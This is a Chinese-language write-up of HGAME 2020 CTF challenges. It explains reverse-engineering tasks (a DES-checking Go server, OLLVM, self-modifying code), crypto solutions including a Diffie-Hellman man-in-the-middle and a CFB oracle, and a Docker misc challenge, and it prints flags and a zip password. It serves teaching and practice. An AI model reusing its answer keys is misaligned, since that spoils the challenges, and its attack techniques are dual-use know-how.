


```
localhost:2333..
```

发现程序监听了localhost 2333，于是再开一个终端`nc 0.0.0.0 2333`连接一下就进入下一环节




```
.text:00000000004EF022 call    net___TCPListener__accept
.text:00000000004EF027 mov     rax, [rsp+38h+var_30]
```




```
  ______              __       __                        __
 /      \            /  \     /  |                      /  |
/$$$$$$  |  ______   $$  \   /$$ |  ______    _______  _$$ |_     ______    ______
$$ | _$$/  /      \  $$$  \ /$$$ | /      \  /       |/ $$   |   /      \  /      \
$$ |/    |/$$$$$$  | $$$$  /$$$$ | $$$$$$  |/$$$$$$$/ $$$$$$/   /$$$$$$  |/$$$$$$  |
$$ |$$$$ |$$ |  $$ | $$ $$ $$/$$ | /    $$ |$$      \   $$ | __ $$    $$ |$$ |  $$/
$$ \__$$ |$$ \__$$ | $$ |$$$/ $$ |/$$$$$$$ | $$$$$$  |  $$ |/  |$$$$$$$$/ $$ |
$$    $$/ $$    $$/  $$ | $/  $$ |$$    $$ |/     $$/   $$  $$/ $$       |$$ |
 $$$$$$/   $$$$$$/   $$/      $$/  $$$$$$$/ $$$$$$$/     $$$$/   $$$$$$$/ $$/


Who is here?
localhost
The server is on
Login request from Guest.127.0.0.1:59920
```

```
$ nc 0.0.0.0 2333
Give me KEY
```


在handle这块，先将收到的bytes转换成string，然后进入encrypt函数，看api名就能看出是des加密，再注意一下padding



```
.text:00000000004FE2EB mov     [rsp+78h+var_68], 29h ; ')'
.text:00000000004FE2F4 mov     [rsp+78h+var_60], 29h ; ')'
.text:00000000004FE2FD call    runtime_slicebytetostring
.text:00000000004FE302 mov     rax, [rsp+78h+var_58]
.text:00000000004FE307 mov     rcx, [rsp+78h+var_50]
.text:00000000004FE30C mov     [rsp+78h+var_78], rax
.text:00000000004FE310 mov     [rsp+78h+var_70], rcx
.text:00000000004FE315 mov     rax, [rsp+78h+arg_10]
.text:00000000004FE31D mov     [rsp+78h+var_68], rax
.text:00000000004FE322 mov     rax, [rsp+78h+arg_18]
.text:00000000004FE32A mov     [rsp+78h+var_60], rax
.text:00000000004FE32F mov     rax, [rsp+78h+arg_20]
.text:00000000004FE337 mov     [rsp+78h+var_58], rax
.text:00000000004FE33C call    main_Encrypt
```




```
.text:00000000004FD025 mov     [rsp+0A0h+var_90], rbx
.text:00000000004FD02A call    crypto_des_NewCipher
.text:00000000004FD02F mov     rax, [rsp+0A0h+var_70]
```



```
.text:00000000004FD08A mov     [rsp+0A0h+var_88],
.text:00000000004FD08F call    main_ZeroPadding
.text:00000000004FD094 mov     rax, [rsp+0A0h+var
```

最后对加密结果结果比较，相等就说明是正确的flag



```
.text:00000000004FE3D7 loc_4FE3D7:
.text:00000000004FE3D7 mov     [rsp+78h+var_78], rcx
.text:00000000004FE3DB lea     rcx, unk_55790F
.text:00000000004FE3E2 mov     [rsp+78h+var_70], rcx
.text:00000000004FE3E7 mov     [rsp+78h+var_68], rax
.text:00000000004FE3EC call    runtime_memequal
.text:00000000004FE3F1 cmp     byte ptr [rsp+78h+var_60], 0
.text:00000000004FE3F6 jz      loc_4FE355
```

这道题的流程还是很直接明了的 :)

oooollvm

- 考点：ollvm
- 出题人：幼稚园
- 分值：300

这题没什么好说的，忽略那些分发器之类的，注意一下有效指令（有效的代码块）。 还有一些指令替换，都是先add 0x.....然后在减回去的，耐心一些都不难 就是一个简单的xor

hidden

- 考点：类似smc
- 出题人：Y
- 分值：200

题目是crc32建表的时候就跑到分配出来的内存执行代码了,用ida f5 查看sub_140001010的反汇编后返回就会发现 1400011E6: call analysis failed sub_140001010

```
aasm PROC
  push r9
  sub rsp,100h
  call r8
  call qword ptr[rsp+100h]
  mov qword ptr[rsp+10000h],0h;
aasm ENDP
```

算法也简单

```
#pragma optimize( "", off )
```

```
#pragma strict_gs_check(off)
extern"C" __declspec(safebuffers) void hideCheck(char* buffer, void(*fff)
(unsigned int))
{
  char flag[40];
  for (int i = 0; i < 40; ++i)
    flag[i] = buffer[i];
  auto endf = flag + 38;
  for (int i = 0; i < 19; ++i)
  {
    for (int j = 0; j < 2; ++j)
    {
      flag[i] ^= flag[19 + i];
      flag[i] += endf[j];
      flag[19 + i] += 0x99;
      flag[19 + i] ^= flag[i];
    }
  }
  unsigned int isright = 1;
  for (int i = 0; i < 40; ++i)
  {
    unsigned __int64 rf[5] =
    {
      0x7b754b47758f8846,
      0x48757a7b8a7f798e,
      0x4b7d87824b7b7b7b,
      0x81817350a79b885d,
      0x7d65574f57fa729a
    };
    if (flag[i] != ((char*)rf)[i])
    {
      isright = 0;
      break;
    }
  }
  fff(isright);
}
#pragma strict_gs_check(on)
#pragma optimize( "", on )
```

Crypto

RSA?

- 考点：二次剩余
- 出题人：Alias
- 分值：150

心细一点可以发现这题就不是一个RSA，因为n是一个素数

代码并不复杂很容易得到：$m^2 \equiv c \pmod{n}$，其实就是求解二次剩余，用Tonelli–Shanks算法可解

```python
from Crypto.Util.number import *

def legendre(a, p):
    return pow(a, (p - 1) // 2, p)

def tonelli(n, p):
    assert legendre(n, p) == 1, "not a square (mod p)"
    q = p - 1
    s = 0
    while q % 2 == 0:
        q //= 2
        s += 1
    if s == 1:
        return pow(n, (p + 1) // 4, p)
    for z in range(2, p):
        if p - 1 == legendre(z, p):
            break
    c = pow(z, q, p)
    r = pow(n, (q + 1) // 2, p)
    t = pow(n, q, p)
    m = s
    t2 = 0
    while (t - 1) % p != 0:
        t2 = (t * t) % p
        for i in range(1, m):
            if (t2 - 1) % p == 0:
                break
            t2 = (t2 * t2) % p
        b = pow(c, 1 << (m - i - 1), p)
        r = (r * b) % p
        c = (b * b) % p
        t = (t * c) % p
        m = i
    return r


res = tonelli(n, p)
print(long_to_bytes(res))
```

ToyCipher_XorShift

- 考点：xor
- 出题人：Lurkrul
- 分值：175

IV 白给, 可以自己实现 `decrypt()`, 主要难点在于逆 `y = f(x, a)`

当 `shr=True` 时, 即 *x* 与自己右移 *a bits* 后相异或,

把每 *a bits* 当作一组(不足 *a bits* 也算一组, 不影响结果), 那么有

```
y[0] = x[0]
y[1] = x[0] ^ x[1]
y[2] = x[1] ^ x[2]
...
```

逆回去就是

```
x[0] = y[0]
x[1] = x[0] ^ y[1] = y[0] ^ y[1]
x[2] = x[1] ^ y[2] = y[0] ^ y[1] ^ y[2]
...
```

```python
def f_inv(x, a, shr):
    x = x & MASK
    a = a % BITSLENGTH
    y = 0
    while x:
        y ^=x
        if shr:
            x >>= a
        else:
            x <<= a
        x &= MASK
    return y & MASK
```

CBC 应该都不是问题

```python
def dec(block):
    block = int.from_bytes(block, byteorder='big')
    block = f_inv(block, 17, shr=False)
    block = f_inv(block,  7, shr=True )
    block = f_inv(block, 13, shr=False)
    return block.to_bytes(BLOCKSIZE, byteorder='big')


def decrypt(cipher, iv):
    msg = b''
    mid = iv
    for block in BLOCKS(cipher):
        _block = dec(block)
        msg += XOR(mid, _block)
        mid = block
    return msg
```

Exchange

- 考点：MITM
- 出题人：Lurkrul
- 分值：150

简单的 MITM attack , Alice 和 Bob 各有部分 flag.

> https://en.wikipedia.org/wiki/Man-in-the-middle_attack

Alice, Bob 采用 Diffie–Hellman key exchange, 大概扯一下

> https://en.wikipedia.org/wiki/Diffie%E2%80%93Hellman_key_exchange

1. Alice,Bob 确定公共的参数 p, g
2. 分别计算各自的公钥私钥, (A, a), (B, b)
3. 交换公钥, 计算出共同的 `s = pow(A, b, p) = pow(B, a, p) = pow(g, ab, p)`, 从而在不泄露 `s` 的情况下共享这一参数

现存在中间人攻击, C 可以先生成自己的公私钥 (C, c), 然后替换 A, B

那么 Alice 计算出的 `S_a = pow(fake_B, a, p) = pow(C, a, p) = pow(g, ac, p)`

Bob 得到 `S_b = pow(g, bc, p)`, 可以看作 C 站在 A,B 中间进行传话

加密过程简单的求个逆就好了, 最后注意需要伪造正确的密文来通过 Alice 的验证, ~~(也没增加多少难度)~~

Feedback

- 考点：CFB
- 出题人：Lurkrul
- 分值：150

解密三次后给出加密的 FLAG, 由于 IV, KEY 每次随机生成, 上一次的密文不能用, 但是明文是固定的.

```
记 msg = m1 || m2 || m3 , 则有
encrypt:
    plain  :    IV    m1            m2            m3
    cipher :    IV    c1            c2            c3
                      = E(IV)^m1    = E(c1)^m2    = E(c2)^m3
```

为了获取 `m1` 只需要提前知道 `E(IV)`, 则有 `m1 = c1 ^ E(IV)`

为了获取 `m2` 需要知道 `E(c1)`, 由于每次 KEY 在变, 无法提前知道 `c1`, 但是在已知 `m1` 的条件下, 可以提前算出 `c1`

`m3` 同理

```
decrypt:
    cipher :    IV    C1          C2
    plain  :    IV    E(IV)^C1    E(C1)^C2
```

观察解密的过程不难发现 `decrypt( x || ZeroBlock ) = E(IV)^x || E(x)`, 可以获得任意一BLOCK 的 AES 密文

Misc

美人鲸


- 考点：Docker、Linux基础（环境变量、find、grep、cat、tar等）、SQLite
- 分值：100
- 出题人：ObjectNotFound

本周的签到题！

首先查看题目链接，如下：

```
https://hub.docker.com/r/zhouweitong/hgame2020-misc
```

首先访问该链接查看docker镜像详情：


zhouweitong/hgame2020-misc ☆

By zhouweitong • Updated 3 days ago

Container

Overview Tags

Filter Tags

IMAGE
week3
Last updated 3 days ago by zhouweitong

DIGEST
cfdce5715278

OS/ARCH
linux/amd64

只有一个amd64架构的、tag名为week3的docker镜像。

于是pull该docker镜像。docker安装方法略。


```
docker pull zhouweitong/hgame2020-misc:week3
```

docker镜像不大，即使不使用加速器或代理也可很快下载完成。加速器可以使用Daocloud加速器 (https://www.daocloud.io/mirror)，也可使用阿里云镜像加速器 (https://cr.console.aliyun.com/cn-hangzhou/instances/mirrors) 等。也可以编辑 /etc/systemd/system/docker.service.d/http-proxy.conf 和 /etc/systemd/system/docker.service.d/https-proxy.conf 来添加代理。具体步骤此处略。

随后创建并启动容器：

```
docker run --name=misc1 zhouweitong/hgame2020-misc:week3
```

没有任何输出。另起一个终端，查看容器详情：




```
root@kali:~# docker ps
CONTAINER ID   IMAGE                              COMMAND                  CREATED          STATUS         PORTS      NAMES
ca18c97d1f0f   zhouweitong/hgame2020-misc:week3   "nginx -g 'daemon of…"   7 minutes ago    Up 7 minutes   80/tcp     misc1
```


发现有一个端口开放。重新创建容器，映射端口：

```
docker rm misc1
docker run --name=misc1 -p 8000:80 zhouweitong/hgame2020-misc:week3
```

随后访问 http://localhost:8000，得到提示：




```
root@kali:~# docker run --name=misc1 -p 8000:80 zhouweitong/hgame2020-misc:week3
172.17.0.1 - - [03/Feb/2020:07:45:42 +0000] "GET /index.html HTTP/1.1" 200 163 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0" "-"
```



[redacted]


You want flag? See $FLAG.

提示我们查看容器中的FLAG系统变量。因此开sh，得到另一个提示：




```
root@kali:~# docker exec -it misc1 sh
/ # echo $FLAG
Find flag.tar.gz!
/ # 
```

随后利用find命令找到flag.tar.gz，并解压：




```
/ # find / -name flag.tar.gz
/usr/share/man/man8/flag.tar.gz
/ # cd /usr/share/man/man8/
/usr/share/man/man8 # tar -xzvf flag.tar.gz
flag.zip
README
/usr/share/man/man8 # 
```


得到flag.zip和README。查看README：


```
/usr/share/man/man8 # cat README
See sh history.
```

提示我们查看命令行历史。利用history查看，得到提示：


```
/usr/share/man/man8 # history
   0 echo -e "Zip password is somewhere else in /etc.\nFind it!"
   1 exit
```


提示我们Zip密码在/etc内的某个文件中。利用grep寻找文件：


```
/usr/share/man/man8 # grep -rn "Zip" /etc
/etc/issue:4:Zip Password: cfuzQ3Gd6gqKG@$N
```

可得到Zip密码为cfuzQ3Gd6gqKG@$N，且保存在/etc/issue中。随后提取Zip文件，并解压：

```
docker cp misc1:/usr/share/man/man8/flag.zip .
```

得到flag.db。通过扩展名知道其为sqlite数据库文件。命令行载入并查看数据库详情：


```
root@kali:~/文档# sqlite3 ./flag.db
SQLite version 3.31.0 2019-12-29 00:52:41
Enter ".help" for usage hints.
sqlite> .tables
hgame2020
sqlite> select * from hgame2020;
hgame{v3RWI3qSpcKZhp^xv$kaBhNjVqxk##3e}
sqlite> .exit
```

得到flag：


```
hgame{v3RWI3qSpcKZhp^xv$kaBhNjVqxk##3e}
```

三重隐写

- 考点：音频隐写（LSB、MP3Stego）、Mp3封面、文件加密（第三方工具）、PDF417
- 分值：150
- 出题人：ObjectNotFound


首先解压附件，得到三个音频、一个压缩包和一个程序。

由程序文件的名字可判断出这是一个加密软件 (https://macpaw.com/encrypto)。安装过程略。程序主界面如下图：

